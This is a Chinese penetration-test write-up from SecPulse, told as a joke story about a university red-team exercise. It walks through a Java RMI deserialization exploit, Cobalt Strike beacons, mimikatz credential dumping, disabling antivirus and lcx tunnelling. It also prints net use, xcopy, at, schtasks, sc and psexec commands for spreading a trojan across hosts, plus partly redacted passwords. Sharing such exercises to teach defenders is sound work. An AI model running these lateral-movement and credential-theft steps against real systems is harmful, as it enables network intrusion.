

从 Java RMI 反序列化到内网沦陷 - SecPulse.COM | 安全脉搏

“映入眼帘的是两个大屏，分别显示着 Nmap、Nessus、Xray 的扫描报告，汇总分门别类的展示了各个子域名对应端口、服务、第三方组件、组织架构等信息。

前言

在一个秋高气爽的上半，特别适合划水 (mo yu)。九点半接到来自 CBD 的外卖早餐单，穿着黄色的工作服，走街串巷，四处奔走，一口气不带喘爬上 38 楼（毕竟坐的是电梯），登上城市的高峰，一望无际的大海，是我渴望不可及的梦想，深深感受来自资本主义的鞭策，早安，打工人。把热腾腾的豆汁递给了满眼黑眼圈的安服仔，安服仔满怀感激的目光注视着我，吐槽道：“害，熬了个通宵打演练，结果 webshell 都没有，太难了，这次七天的演练项目怕是要凉了，唯有这碗豆汁能激发我的斗志了。”作

为一个削女服仔，现仕搵了没的骑手，不能就这样让后浪


(jiu cai) 就这样倒在浪潮里。拍着隔壁安服仔的肱二头肌，说道“Welcome to the real world, Welcome to the jungle。”安服仔顿时眼神憨住“说人话。”“来把我带上你工位，我来帮你看看。”



快速对信息收集报告扫了一眼，发现一处 x1099 端口对应 java rmi 服务，这说明好的渗透测试皆是基于信息收集做的好，作为一个三年渗透经验的安服仔，立即联想到之前 Java RMI 存在反序列化漏洞 CVE-2017-3241，掏出大佬写的工具。



果然，很快啊，啪的一下出来了，果断 Cobalt strike 执行下 powershell 上线，年轻人不讲武德. jpg。



德 x 巧克力纵享丝滑般的顺畅（麻烦德 x 给我一下广告费），啊不，渗透享受丝滑般快感。上来就是 system，连提权都省了。不到五分钟，外网第一个点打下来了，安服仔看向我的眼神多了几分仰慕。



内网渗透

进来先直接在 CobaltStrike 上运行 mimikatz 的 logonpassword，进行明文密码 dump。




获得第一个 A 密码 btscxxx\$789，规律就是主站域名 + 数字 789。


使用 systeminfo 查看，发现该机器并没有加域。ㄟ(ㄒ - ㄒ) ㄟ好叭又是工作组渗透，因为该目标是教育行业某大学，感觉如果维护人员是学校计算机教师兼职维护的话，安全性应该不是特别高，内网流量监控应该不严，常规套路通过 lcx 代理进入内网（通过 tasklist /svc 还发现该机器上存在数字杀软，通过本地搭建杀软环境，mycc1 定位了一下特征码，发现杀的基本都是提示的字符串，通过 CS32ASM 把全部字符串大小写反转一下，bypass so easy 这里假装有图，感觉没啥技术难度，就不展开细说。）。

目标机器（肉鸡）上传 lcx，接着执行 lcx -slave 攻击者 IP VPS 监听端口 目标机器 IP 转发的目标机器端口

攻击者本地 VPS 监听 lcx -listen 监听端口（随便设置）
转发到本地的端口（随便设置，远程端口链接）




中间转发成功，但死活连接不上，后来看了一下进程发现是弱版本的服务器版本，想了想应该多半这玩意拦截，啪的一下 Kill 掉，接着用网上的方法禁止掉服务，发现没啥卵用，他的进程会自动复活，后面凭借单身二十年载的手速，跟他拼了，K 掉立即连进去，手动退出安全狗，禁止服务，一口气不带喘操作，后面连接远程桌面才没断断续续。




进来打开 IIS 看看我们的靶标系统不在这里，发现还是

不在这台机器上，ping 一下发现在另外一台机，当前机器在是 35，靶标是 36 目标主站，尝试直接利用刚才抓的密码 btscxxx\$789 登录靶标，报了个密码错误，气的直跺脚，啊这，主站不是这密码，但内网其他机器是这个密码。


接着超级弱口令先跑一波该密码。




接着漫长的跑网段，这里是个 B 段，但为了探测方便（不影响业务）就一个个段手动跑，晚上的时候可以考虑大一点的流量进行跑。接着手工进入后一个个 powershell 弹回来（由于没编写脚本，只能搬砖的节奏）。




目前把一部分该拿的分拿了，该回到第一台机器上翻翻垃圾堆，说不定有一些其他的面包屑信息可以帮助你再进一步渗透。在 A 机器上发现有一个 8uftp，直接连进去发




冰蝎连入，找到 conn.asp 文件翻到上面的 mssql 数据库账号 sa、密码 btscxxx!123，果断尝试连接数据库 exec 执行命令反弹 powershell。![img]



此时得到 MSSQL 数据库 C 密码 btscxxx!123，也获得了靶标系统的权限。继续通过 mimikatz 密码 hashdump，得到主机其实就是 B 密码 btscxxx\$88888888



接着继续拿着 B、C 密码接着跑一波。



这张图不太全（假装图全），其实大概一共跑了四十到五十台机器，像 SQL Server 就直接 exec 命令执行，如果百度一下出错提示信息的修复一下。如果是 mysql 的 root，常规 udf 根据版本再决定 udf.dll 传入哪个插件目录（<5.1 C:\Windows\C:\WindowsTemp,>5.1 Mysql 当前目录）。SMB 的话通过 IPC\$ 或者 WMI 的方式连进去（这里参考一下腾讯蓝军 jumbo 写的 - 红蓝对抗之 Windows 内网渗透），例如

```
net use \192.168.0.1ipc$ "password"
/user:administrator
```

复制木马到 C 盘临时目录下

```
xcopy muma.exe \192.168.0.1C$temp
```

接着根据系统版本选择使用计划任务 **at**
(<=Win7,Server2003)或者 **Schtasks**

(>Win7,>=Server2008)或者 **sc** 服务 (都支持) 启动

进行启动, 个别杀软会拦截启动项设置, 这里不在讨论范围内。

A、at

```
at \192.168.0.1 15:15 C:WindowsTempmuma.exe
```

这里可以提前通过 net time 查看一下当前机器的时间, 设置在下一分钟启动

```
net time \192.168.0.1
```

B、schtasks

```
schtasks /create /s 192.168.0.1 /u  
domainAdministrator /p password /ru "SYSTEM" /tn  
"windowsupdate" /sc DAILY /tr "calc" /F
```

```
schtasks /run /s 192.168.0.1 /u domainAdministrator  
/p password /tn windowsupdate
```

C、sc

```
sc \192.168.0.1 create windowsupdate binpath=  
"calc"
```

```
sc \192.168.0.1 start windowsupdate
```


亦或者通过 psexec 直接执行

```
psexec.exe \192.168.0.1 -accepteula -u username-  
password cmd /c c:windowstempmuma.exe
```

陆续反弹回来八十多台机器

然后再登录一次终端，第一次登录的终端上即可获取到 ssh 的登录密码。


接着得到 Linux 的 D 密码 btscxxx!IZXC，根据上面的情况盲猜有一大片 Linux 机器也是一样。继续漫长的跑密码。



陆续又收割 20 多台 Linux 服务器，但还是有一批 windows 服务器没访问上去，作为二十一世纪安服仔的希望本着要打就打满分，果断登录进去看看到底是何方神圣，居然能访问，但密码不对??




登录上来，很快啊，作为一个 20 岁的老师傅，下意识我一个闪电五连鞭（五下 shift），啪，弹出一个黑框框。卧槽果然有前人搞过，再瞄了瞄资产列表登陆不上的基本都是 win2003，统一都这样的方式进行提权加账号，win2003 的使用 wce dump 明文密码，接着针对这批 2003 跑一波，啪搞定。



再回过头想了想，好像刚开始拿的有几台主机上，安装了深 xx 的 edr，恰好是那几天刚出来的，果断尝试一下。



啊这，root 权限出来了。。我还费力打了半天其他机器，直接打 edr 供应链下发 update 不就完事。。



打完收工，传统武术讲的是点到为止，这时内网已经彻底沦陷了（主要供应链攻击我不会啊 - 3-），如果我再发力，这内网可扛不住我的洪荒之力，安服仔握着我的手，

激动的表示俺就是他的再生父母，我说小老弟能不能打赏一百块，这都耽误我一天工时，他说下次一定，我说年轻人不讲武德，我大意了没有闪，小伙子耗子为汁。我是一名普通的鹅了没骑手，每天奔波在寒风中。我不来，你焦虑、担心。我来，你释怀、欣喜。我不接电话，你怀疑、恼怒、惶恐。我接，你安心、淡然，大概这就是爱情吧。

总结

1. 先对外网整体资产进行探测、整理
2. 针对 1009 端口进行测试发现存在 java rmi 漏洞，利用该漏洞反弹进入，获得内网机器一台
3. 获取当前机器上的明文密码 A，K 掉安全狗，lcx 转发，连入目标机器 RDP，利用明文密码 A 获取多台同 Windows 密码主机。
4. 发现 8uftp 直通靶机主站，传入一句话连入，同时使用星号密码查看器获取 8uftp 的密码 B，利用明文密码 B 获取多台同 Windows 密码主机
5. 通过 conn.asp 获取到数据库密码 C，执行命令反弹获取靶机系统权限，利用明文密码 C 获取多台同密码主机
6. 重新梳理回到当前获得主机权限的机器上寻找面包屑，找到有一台机器管理员曾用来管理过 linux，抓取 linux 密码，获得密码 D，利用明文密码 D 获取多台同密码 Linux 主机
7. 对当前不能登录的主机尝试五下 shift 键，发现已经有被入侵的痕迹，利用前人的路径，进入，获得明文密码

E, 再获取多台 Windows2003 机器

8. 最后利用深 x 的 edr rce 把该 edr 应用权限拿下。

全文完

本文由 简悦 SimpRead 优化, 用以提升阅读体验

使用了 全新的简悦词法分析引擎^{beta}, 点击查看详细说明

